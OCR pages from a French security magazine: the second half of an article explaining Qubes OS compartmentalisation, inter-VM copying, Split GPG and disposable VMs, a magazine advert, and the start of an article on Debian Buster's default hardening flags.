


Fig. 3 : Sous-menus de l'AppVM work.

machine virtuelle USB *sys-usb*. Le qube sys-usb se voit affecter tous vos périphériques USB et protège le dom0, ainsi que toutes les autres VM contre les périphériques USB malveillants. Plus généralement, cela vous protège contre l'utilisation de vos périphériques USB à votre insu, comme le micro ou la webcam. Si vous avez un doute, ne cochez pas l'option lors de l'installation, car vous pourrez le créer plus tard.

L'installation par défaut fournie quelques AppVM pour aider à démarrer : *personal*, *work*, *untrusted*, *vault* et *anon-whonix*.

2.3 Le bureau de Qubes OS

Après plusieurs minutes de configuration et si tout s'est bien passé, vous pouvez vous identifier et vous voilà sur Qubes OS ! L'icône du NetworkManager de sys-net apparaît sur votre bureau (voir Fig. 1).

Dans le menu des applications du bureau du dom0 (XFCE par défaut), chaque machine virtuelle dispose de son propre sous-menu dans lequel vous pouvez lancer chacune de ses applications (voir Fig. 3). Qubes fournit des outils pour personnaliser ces sous-menus, afin que cela ne devienne pas trop difficile à manipuler au quotidien.

Dans un environnement où deux fenêtres peuvent provenir de deux machines virtuelles différentes, on peut penser qu'il est difficile de réaliser un copier-coller en respectant l'isolation de celles-ci. Cependant, Qubes propose une approche simplifiée via un presse-papiers à deux niveaux. Chaque AppVM a son propre presse-papiers et vous pouvez copier et coller normalement dans cette AppVM. Si vous souhaitez copier et coller d'une AppVM à une autre, une fois que vous avez placé les données dans le presse-papiers d'une AppVM, vous appuyez sur « Ctrl-Maj-c » pour les mettre dans le presse-papiers global, puis mettez en avant-plan la fenêtre dans laquelle vous souhaitez coller et appuyez sur « Ctrl-Maj-v » pour coller ces données dans le presse-papiers de cette machine virtuelle et les effacer du presse-papiers global. Ensuite, vous pouvez coller à l'intérieur de cette application comme d'habitude. C'est certes une étape particulièrement lourde, mais vous seriez surpris de la rapidité avec laquelle vous vous adaptez : « Ctrl-c », « Ctrl-Maj-c », *changement*

de fenêtre, « Ctrl-Shift-v », « Ctrl-v ». Cela permet d'éviter de coller accidentellement des informations dans la mauvaise fenêtre.

Qubes fournit également un outil de ligne de commande et des options de menu contextuel dans le gestionnaire de fichiers de l'interface graphique, afin de copier ou de déplacer un fichier entre deux AppVM. Lors de ces opérations, vous obtenez une fenêtre du dom0 que l'AppVM ne contrôle absolument pas afin que vous puissiez accepter ce transfert de fichier. Les fichiers n'arrivent pas où vous le souhaitez sur l'AppVM de destination, car sinon un attaquant pourrait écraser des fichiers importants. Ils apparaissent dans un répertoire QubesIncoming du **home** de l'AppVM de destination.

Par exemple, si vous souhaitez copier **test.conf** se situant dans le home du qube *personal* vers le qube *work*, dans une console de *personal*, il vous suffit de taper :

```
[user@personal ~]$ qvm-copy test.conf
```

Une fenêtre du dom0 s'affichera et vous demandera de sélectionner *work* comme cible de destination et d'approuver. Par contre, il est rendu intentionnellement plus difficile la copie de fichiers vers ou depuis dom0 par rapport à leur copie entre des machines virtuelles. Si vous souhaitez copier ce même fichier vers le home dom0, vous devez taper la commande dans le terminal du dom0 :

```
[user@dom0 ~]$ qvm-run --pass-io personal 'cat ~/test.conf' >
test.conf
```

Réciproquement, pour copier ce fichier du dom0 vers une AppVM, il vous suffit de taper :

```
[user@dom0 ~]$ qvm-copy-to-vm test.conf
```

2.4 L'installation d'application

Depuis sa création, le dom0 de Qubes OS est basé sur Fedora. Or, toute tentative de faire appel à **dnf** pour installer des paquets dans le dom0 serait fortuite. Comme le dom0 n'a aucun accès réseau, il existe un mécanisme interne à Qubes pour installer/faire les mises à jour. Cela est fait au travers d'une AppVM appelée UpdateVM (par défaut c'est sys-firewall) à l'aide de la commande :

```
[user@dom0 ~]$ sudo qubes-dom0-update
```

Le dom0 fait la demande de téléchargement des *RPM* nécessaires à la mise à jour ou l'installation de cette VM. Une fois les paquets téléchargés, le dom0 se charge de vérifier la validité de la signature par rapport aux clés associées des dépôts. Suite à cette validation, les paquets sont installés par **dnf** à partir du dossier de cache temporaire contenant les paquets reçus de l'UpdateVM. Ainsi, même si l'UpdateVM est compromise et essaie d'envoyer des paquets malicieux, le dom0 va les rejeter à cause des signatures invalides reçues et ne provenant pas de Fedora ou Qubes. L'impact d'une compromission des clés de signature sera bientôt limité grâce aux techniques de reproductibilité (voir **[RBS]**). Ensuite, pour installer par exemple *geany* dans le dom0, on procédera ainsi :

```
[user@dom0 ~]$ sudo qubes-dom0-update geany
```

Il faut en faire le moins possible dans le dom0, car c'est une plateforme d'administration. Par exemple, on n'utilise pas le dom0 pour écouter de la musique.

Ensuite, que cela soit pour tous les TemplateVM, la procédure d'installation et de mise à jour est exactement la même que si vous étiez sur l'OS sous-jacent lui-même. Toute modification d'un TemplateVM va entraîner la nécessité de redémarrer toutes les AppVM basées sur ce TemplateVM pour avoir les modifications prises en compte, si on souhaite les avoir de suite. Sinon, on peut attendre le prochain redémarrage.

2.5 Qube Manager

Le Qube Manager (voir Fig. 4) est un outil graphique pour gérer toutes les VM. C'est ici que vous allez pouvoir effectuer la plupart des actions sur vos machines. De l'ajout à la suppression en passant par la modification des TemplateVM de base pour chacune de vos AppVM, vous avez aussi accès à des outils de sauvegarde/restauration de VM ainsi que de mise à jour globale. C'est dans cet outil que l'on accède à la personnalisation des règles pare-feu, des sous-menus, la gestion des périphériques PCI attachés aux différentes VM. Même si certaines taches plus avancées se font encore grâce aux outils en ligne de commande dans le dom0, le Qube Manager reste assez complet et permet de réaliser certaines tâches qui peuvent être *quotidiennes* comme la mise à jour des TemplatesVM.




Fig. 4 : Plusieurs fenêtres du Qube Manager.

3 Au travail comme à la maison : compartimentation

L'idée centrale derrière la manière dont Qubes fournit la sécurité est une approche appelée sécurité par compartimentation. Cette approche vise à limiter les dommages qu'un attaquant peut causer en séparant vos activités et leurs fichiers associés sur des machines virtuelles distinctes. Chaque machine virtuelle porte un certain niveau de confiance en fonction du niveau de risque évalué que présente la machine virtuelle. Par exemple, vous pouvez créer une machine virtuelle uniquement pour votre navigation internet générale, puis une seconde machine virtuelle distincte, plus fiable, que vous utilisez uniquement pour accéder à vos impôts, vos comptes bancaires. Si vous voulez garder vos déclarations d'impôts ou vos relevés de banques hors-ligne, vous pouvez créer une machine virtuelle hautement fiable qui ne dispose d'aucun accès réseau et que vous utilisez pour gérer ces documents. Si votre ordinateur mélange environnements personnels et professionnels, vous pouvez créer des machines virtuelles distinctes pour les activités privées par rapport aux activités professionnelles. Les activités professionnelles n'étant pas forcément plus fiables (par exemple si l'on reprend l'exemple des développeurs informatiques), en naviguant sur un site internet malveillant avec votre navigateur internet, l'attaquant n'aura pas accès à vos informations d'identification bancaire ou à vos fichiers personnels, puisque vous les stockez sur différentes machines virtuelles. Qubes fournit des machines virtuelles jetables, c'est-à-dire des VM à usage unique qui sont complètement supprimées après la fermeture de l'application. Joanna parlait des machines virtuelles jetables comme une *killer feature* (voir **[DVM]**), ce qui est le cas dans tous les sens du terme.

Comme évoqué dans la section d'installation, par défaut Qubes propose une base de plusieurs AppVM afin que vous puissiez exécuter la plupart de vos actions quotidiennes usuelles au travers de celles-ci. Pour *untrusted*, des actions générales telles que la navigation internet ou toute autre exécution provenant d'action non approuvée et ne

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE N°224



SDR, RADIO LOGICIELLE, TRAITEMENT DE SIGNAUX

METTEZ LINUX À L'ÉCOUTE DES ONDES !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

https://www.ed-diamond.com




Fig. 5 : Joanna's Qubes OS d'après [JOA].

pas y stocker de fichiers personnels. Ensuite, vous pouvez effectuer des activités plus fiables, telles que la vérification de votre courrier électronique, la navigation internet nécessitant des informations d'identification, écouter de la musique, etc., sur *personal*. Vous pouvez consulter votre courrier électronique professionnel et stocker vos documents de travail dans *work*. Enfin, vous pouvez stocker vos clés GPG ou votre *KeePass* dans *vault* qui n'a aucun accès réseau. *anon-whonix*, AppVM basée sur le TemplateVM *whonix* qui est une distribution orientée sécurité et anonymat en utilisant notamment *Tor*, peut être utilisée en complément de *untrusted*.

3.1 Exemples

Depuis bientôt deux ans que j'utilise Qubes OS et participe à son développement, j'ai commencé avec les AppVM par défaut et très vite, cela a évolué. Maintenant, j'ai une AppVM pour ma musique/photos, par projet professionnel, pour mon compte GitHub (@fepitre), par groupe de comptes e-mails/bancaires, pour différents environnements de développement en fonction des versions de Qubes sur lesquelles je travaille, l'accès à mon réseau d'administration personnel, mes accès VPN, etc. La conséquence d'une telle compartimentation est le besoin énorme en ressources matérielles. Sachant le risque d'actes cybermalveillants devenant de plus en plus importants et présent au quotidien, cela en vaut la peine. Vous pouvez admirer aussi l'organisation du Qubes OS de Joanna sur la Fig. 5.

4 Fonctions et protections supplémentaires

4.1 Split GPG

Split GPG implémente un concept similaire à celui d'une carte à puce avec vos clés GPG privées, à ceci près que le rôle de *carte à puce*

est joué par une autre AppVM. De cette façon, une AppVM non sécurisée, par exemple celle dans laquelle votre client e-mail est en cours d'exécution, peut déléguer toutes les opérations de sécurité, telles que le chiffrement, déchiffrement ou encore la signature, à un autre domaine plus sécurisé et isolé du réseau. De cette manière, la compromission de votre domaine sur lequel votre client e-mail est en cours d'exécution ne permet pas à l'attaquant de voler également toutes vos clés privées. Voyons ensemble une configuration simple de ce mécanisme.

Dans le dom0, il faut s'assurer que **qubes-gpg-split-dom0** est installé :

```
[user@dom0 ~]$ sudo qubes-dom0-update qubes-gpg-split-dom0
```

Puis, dans un TemplateVM de Fedora que **qubes-gpg-split** est installé :

```
[user@fedora-29 ~]$ sudo dnf install qubes-gpg-split
```

Bien entendu, il faut adapter la commande pour CentOS ou Debian. Ensuite, considérons l'exemple où *personal* souhaite accéder aux clés GPG de *vault*. Dans *vault*, il faut s'assurer d'avoir au moins une clé GPG d'accessible. Par exemple :

```
[user@vault ~]$ gpg -K
/home/user/.gnupg/secring.gpg
------------------------------
sec   4096R/CDC576E2 2018-12-27
uid                  Frédéric Pierret (fepitre) <frederic.
pierret@qubes-os.org>
ssb   4096R/AB9505D4 2018-12-27
(...)
```

Puis dans *personal*, il suffit de définir la variable d'environnement **QUBES_GPG_DOMAIN** par l'AppVM portant les clés, à savoir *vault* :

```
[user@personal ~]$ export QUBES_GPG_DOMAIN=vault
[user@personal ~]$ gpg -K # Ne retourne rien
[user@personal ~]$ qubes-gpg-client -K
/home/user/.gnupg/pubring.gpg
------------------------------
sec   rsa4096 2018-12-27 [SC]
      9FA64B92F95E706BF28E2CA6484010B5CDC576E2
uid           [ultimate] Frédéric Pierret (fepitre)
<frederic.pierret@qubes-os.org>
ssb   rsa4096 2018-12-27 [E]
```

Lorsque la commande **qubes-gpg-client -K** est exécutée, une fenêtre du dom0 s'affiche pour vous demander de confirmer l'utilisation du trousseau de clés GPG de *vault* par *personal*. Pour une utilisation plus avancée ainsi que tous les détails, voir **[GPG]**.

4.2 Utilisation des DisposableVM

Une dernière amélioration que vous pouvez apporter à votre poste de travail Qubes et permettant de rester serein, réside dans les DisposibleVM, la fameuse "killer feature" de Joanna. Un cas d'utilisation courant consiste à configurer votre client de messagerie pour qu'il ouvre les pièces jointes et les URL dans une machine virtuelle jetable. Cela est paramétrable par AppVM et vient de l'utilisation d'un outil disponible en ligne de commande. Imaginons que l'on a enregistré une pièce jointe **fichier_suspect** dans le home de *personal*. Sous un Linux classique, on se demanderait comment être sûr de ne pas risquer de gros (très gros) problèmes. Sous Qubes, il suffit de taper :

```
[user@personal ~]$ qvm-open-in-dvm fichier_suspect
```

Une nouvelle AppVM, nommée **disp####** va se créer et vous afficher le fichier dans cette VM. Qu'il soit légitime ou non, lorsque vous fermez l'application ayant ouvert ce fichier, la machine virtuelle sera totalement détruite. Une extension Thunderbird est fournie par Qubes pour avoir la possibilité de faire cette action directement dans la fenêtre message.

Pour aller plus loin, vous pouvez configurer le client internet par défaut de vos AppVM afin qu'il utilise la commande **qvm-open-in-dvm**. Pour cela, il vous faut créer un fichier **browser-dvm.desktop** dans **~/.local/share/applications/** d'une AppVM, par exemple *personal*, contenant :

```
[Desktop Entry]
Name=DispBrowser
Exec=qvm-open-in-dvm %u
Terminal=false
X-MultipleArgs=false
Type=Application
Categories=Network;WebBrowser;
Encoding=UTF-8
MimeType=text/html;text/xml;application/
xhtml+xml;application/vnd.mozilla.xul+xml;text/mml;x-scheme-
handler/http;x-scheme-handler/https;
```



Ensuite, il ne reste plus qu'à définir cette application comme navigateur par défaut :

```
[user@personal ~]$ xdg-settings set default-web-browser
browser-dvm.desktop
```

Vous pouvez tester en faisant :

```
[user@personal ~]$ xdg-open https://www.kernel.org
```

Si vous décidez d'utiliser les TemplatesVM de Fedora ou CentOS avec XFCE (dans le dom0 **`sudo qubes-dom0-update qubes-template-fedora-29-xfce`**), ou d'installer XFCE dans un TemplateVM par la suite, cela est assez facile. Vous ouvrez le *Settings Manager*, puis *Preferred Application*. Dans *Web Browser*, cliquez sur *Other* et entrez la commande **`qvm-open-in-dvm "%s"`**.

Pour aller encore plus loin, on peut créer un TemplateVM spécifique de DisposableVM avec des paramètres d'exécution ou d'environnement personnalisés, à la place d'utiliser les TemplateVM de base. Bien que Qubes soit par construction très sécurisé par défaut, ces paramètres supplémentaires vous aideront à le verrouiller encore davantage et à protéger vos données personnelles.

Conclusion & Perspectives

Qubes OS est un système d'exploitation recommandé par de nombreux experts comme Edward Snowden. Le projet estime qu'il y a actuellement autour de 30 000 utilisateurs (voir **[STA]**). Le problème majeur reste encore le support matériel, qui peut être difficile et aussi, d'avoir les technologies matérielles de virtualisation pour tirer parti des fonctionnalités de sécurité de Qubes. Beaucoup de mémoire (8 GB est le strict minimum et 16 GB est recommandé) est requise pour cloisonner de manière très granulaire notre quotidien. Même si l'environnement de travail n'est pas encore complètement prêt pour l'utilisateur lambda, les plus expérimentés, comme les développeurs ou encore les administrateurs, verront qu'il est facile de maîtriser Qubes ainsi que ses fonctionnalités et services de sécurité. Il est notamment très facile d'isoler les accès ainsi que les activés à différentes zones professionnelles en production comme celles d'un SOC et cela, sur le même poste de travail.

Il existe une documentation de la majorité des fonctionnalités implémentées dans Qubes (voir **[DOC]**) qui, grâce à la communauté, suit le rythme du travail quotidien des développeurs du projet n'ayant pas toujours le temps de faire ou de mettre à jour la documentation.

Joanna s'est retirée officiellement du projet récemment (voir **[NEX]**) et a passé le relais à Marek Marczykowski-Górecki. Toujours proche de l'équipe, elle s'est orientée vers la sécurité *cloud* dans le projet Golem (voir **[GLM]**). Elle prépare notamment le terrain pour Qubes OS dans le *cloud*, appelé *Qubes Air* (voir **[AIR]**). L'idée est de pouvoir héberger ses AppVM dans un *cloud* en maîtrisant notre vie privée de bout en bout, sans avoir à faire confiance à un tiers.


Un dernier mot sur une fonctionnalité qui apparaîtra en version expérimentale dans la prochaine version de Qubes, qui est la *GuiVM*. Elle se chargera d'afficher le bureau et les fenêtres des autres AppVM comme le fait actuellement le dom0, permettant de réduire encore plus la surface d'attaque de l'hyperviseur (voir **[GUI]**).

Je terminerais cet article par inviter les lecteurs à s'abonner aux listes *qubes-users* et *qubes-devel* (voir **[SUP]**) où la communauté de Qubes est très active. À cette occasion, vous pourrez être tenu informé des problèmes rencontrés, mais aussi des nouveautés à venir dans les prochaines versions, les tutos ou le développement d'outils d'autres utilisateurs, etc. ■

Remerciements

Je souhaite tout d'abord vivement remercier Émilien Gaspar de MISC Magazine de m'avoir proposé d'écrire un article sur ce beau projet qu'est Qubes OS. Je remercie aussi mon collègue Lorin M. pour sa relecture ainsi que son grand intérêt pour ce système d'exploitation. Je profite aussi de cette occasion pour remercier Joanna et Marek de m'avoir accordé leur confiance et de m'avoir embarqué dans cette palpitante aventure.

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com .



SÉCURITÉ DE DEBIAN BUSTER

Yves-Alexis PEREZ – corsac@debian.org
Chef de laboratoire à l'ANSSI et développeur Debian

mots-clés : LINUX / DEBIAN / SÉCURITÉ / DURCISSEMENT

La prochaine version de la distribution Debian, surnommée Buster, entre en phase de stabilisation début 2019. Cet article fait un panorama rapide de la sécurité de cette version et des avancées par rapport aux précédentes

Debian est une distribution ancienne (créé en 1993), conçue pour être très générique (son slogan est *The universal operating system*). Tant le nombre de paquets (plus de 29000) que le nombre d'architectures supportées (10, sans compter les ports non officiels) en font la distribution de choix pour de nombreux usages, en particulier car elle n'est pas spécialisée « embarqué », « serveur », « cloud » ou « environnement de bureau ».

Debian est une distribution communautaire : contrairement à des distributions comme Red Hat ou Ubuntu qui sont soutenues par des entités commerciales, l'ensemble du développement est assuré de façon parfaitement décentralisée. Si un certain nombre de rôles clés existent, la plupart des paquets sont maintenus par des volontaires qui y consacrent le temps qu'ils le souhaitent, sans obligation. Ce mode de développement peut parfois présenter des inconvénients quand il s'agit d'appliquer des changements importants à la distribution, ce qui explique par exemple que la version stable actuelle n'impose pas par défaut que les exécutables soient compilés en mode *PIE (Position Independant Executable)* ou encore, qu'elle ne supporte pas *Secure Boot* par défaut.

Cette version stable actuelle est la 9 (surnommée Stretch), tandis que la version 10 (Buster) entre en phase finale de développement. Les versions stables de Debian sont supportées par l'équipe sécurité **[1]** jusqu'à un an après la sortie de la version stable suivante. Compte tenu du cycle de développement actuel, cela représente environ trois ans de support. Depuis la version 7 (Wheezy), une autre équipe (l'équipe LTS) s'occupe du support long terne d'un sous-ensemble de la distribution pendant une période d'environ deux ans supplémentaires. La version 8 (Jessie) est ainsi en phase LTS depuis le 17 juin 2018 (un an après la sortie de Stretch) et jusqu'au 30 juin 2020.

La distribution Debian est très utilisée directement, mais sert aussi de base à un certain nombre de distributions dérivées, souvent spécialisées dans un domaine particulier. La plus connue est sans doute Ubuntu, mais il en existe d'autres, comme DebianEdu (spécialisée dans l'éducation), Grml (version *live*), Kali (sécurité et tests d'intrusion) ou encore Tails.

La suite de l'article se concentre sur la distribution testing, qui deviendra la prochaine version stable à la fin de la période d'une stabilisation entamée début janvier 2019.

1 Durcissement de la distribution

Pendant longtemps, le durcissement de la distribution Debian n'était pas aussi avancé que d'autres distributions plus commerciales (Ubuntu/Red Hat), à cause du modèle de développement collaboratif, du nombre très important de packages supportés et de la possibilité de régressions.

Au niveau du développement de la distribution, la majeure partie des paquets sont écrits en C, et sont compilés à l'aide d'options de compilation issues de la commande `dpkg-buildfags(1)`. Par défaut sur l'architecture `amd64` celles-ci sont :




```
CFLAGS=-g -O2 -fdebug-prefix-map=$PWD=. -fstack-protector-strong
-Wformat -Werror=format-security
CPPFLAGS=-Wdate-time -D_FORTIFY_SOURCE=2
CXXFLAGS=-g -O2 -fdebug-prefix-map=$PWD=. -fstack-protector-strong
-Wformat -Werror=format-security
FCFLAGS=-g -O2 -fdebug-prefix-map=$PWD=. -fstack-protector-strong
FFLAGS=-g -O2 -fdebug-prefix-map=$PWD=. -fstack-protector-strong
GCJFLAGS=-g -O2 -fdebug-prefix-map=$PWD=. -fstack-protector-strong
LDFLAGS=-Wl,-z,relro
OBJCFLAGS=-g -O2 -fdebug-prefix-map=$PWD=. -fstack-protector-
strong -Wformat -Werror=format-security
OBJCXXFLAGS=-g -O2 -fdebug-prefix-map=$PWD=. -fstack-protector-
strong -Wformat -Werror=format-security
```

On remarque en particulier la présence de **`-fstack-protector-strong`**, **`-Wformat`** et **`-Werror=format-security`**, dans les CFLAGS, ainsi que **`-DFORTIFY_SOURCE=2`** dans les CPPFLAGS. Concrètement, les *stack cookies* sont activés par défaut, les problèmes de *format string* sont considérés comme des erreurs (et arrêtent la compilation) et une partie des fonctions de manipulation de mémoire et de chaîne de caractères, considérées comme dangereuses et prônes à déclencher des *buffer overflows* sont remplacées par des versions plus sûres (la définition plus complète se trouve dans la page de manuel glibc **`feature_test_macros(7)`**).

Le compilateur C par défaut de la distribution (gcc 8.2) est configuré pour compiler les binaires en tant que *position independant executables* (**`PIE`**) : les projections mémoire qu'ils utilisent ne sont pas fixes, et elles peuvent être donc réparties de façon aléatoire en mémoire (**`ASLR`**), ce qui complique la tâche d'un attaquant, puisque l'environnement change d'une exécution sur l'autre et que l'attaquant ne peut inclure d'adresses en dur dans une éventuelle charge utile. À noter que ceci concerne à la fois les binaires compilés pour la distribution elle-même que les binaires compilés par des utilisateurs de la distribution.

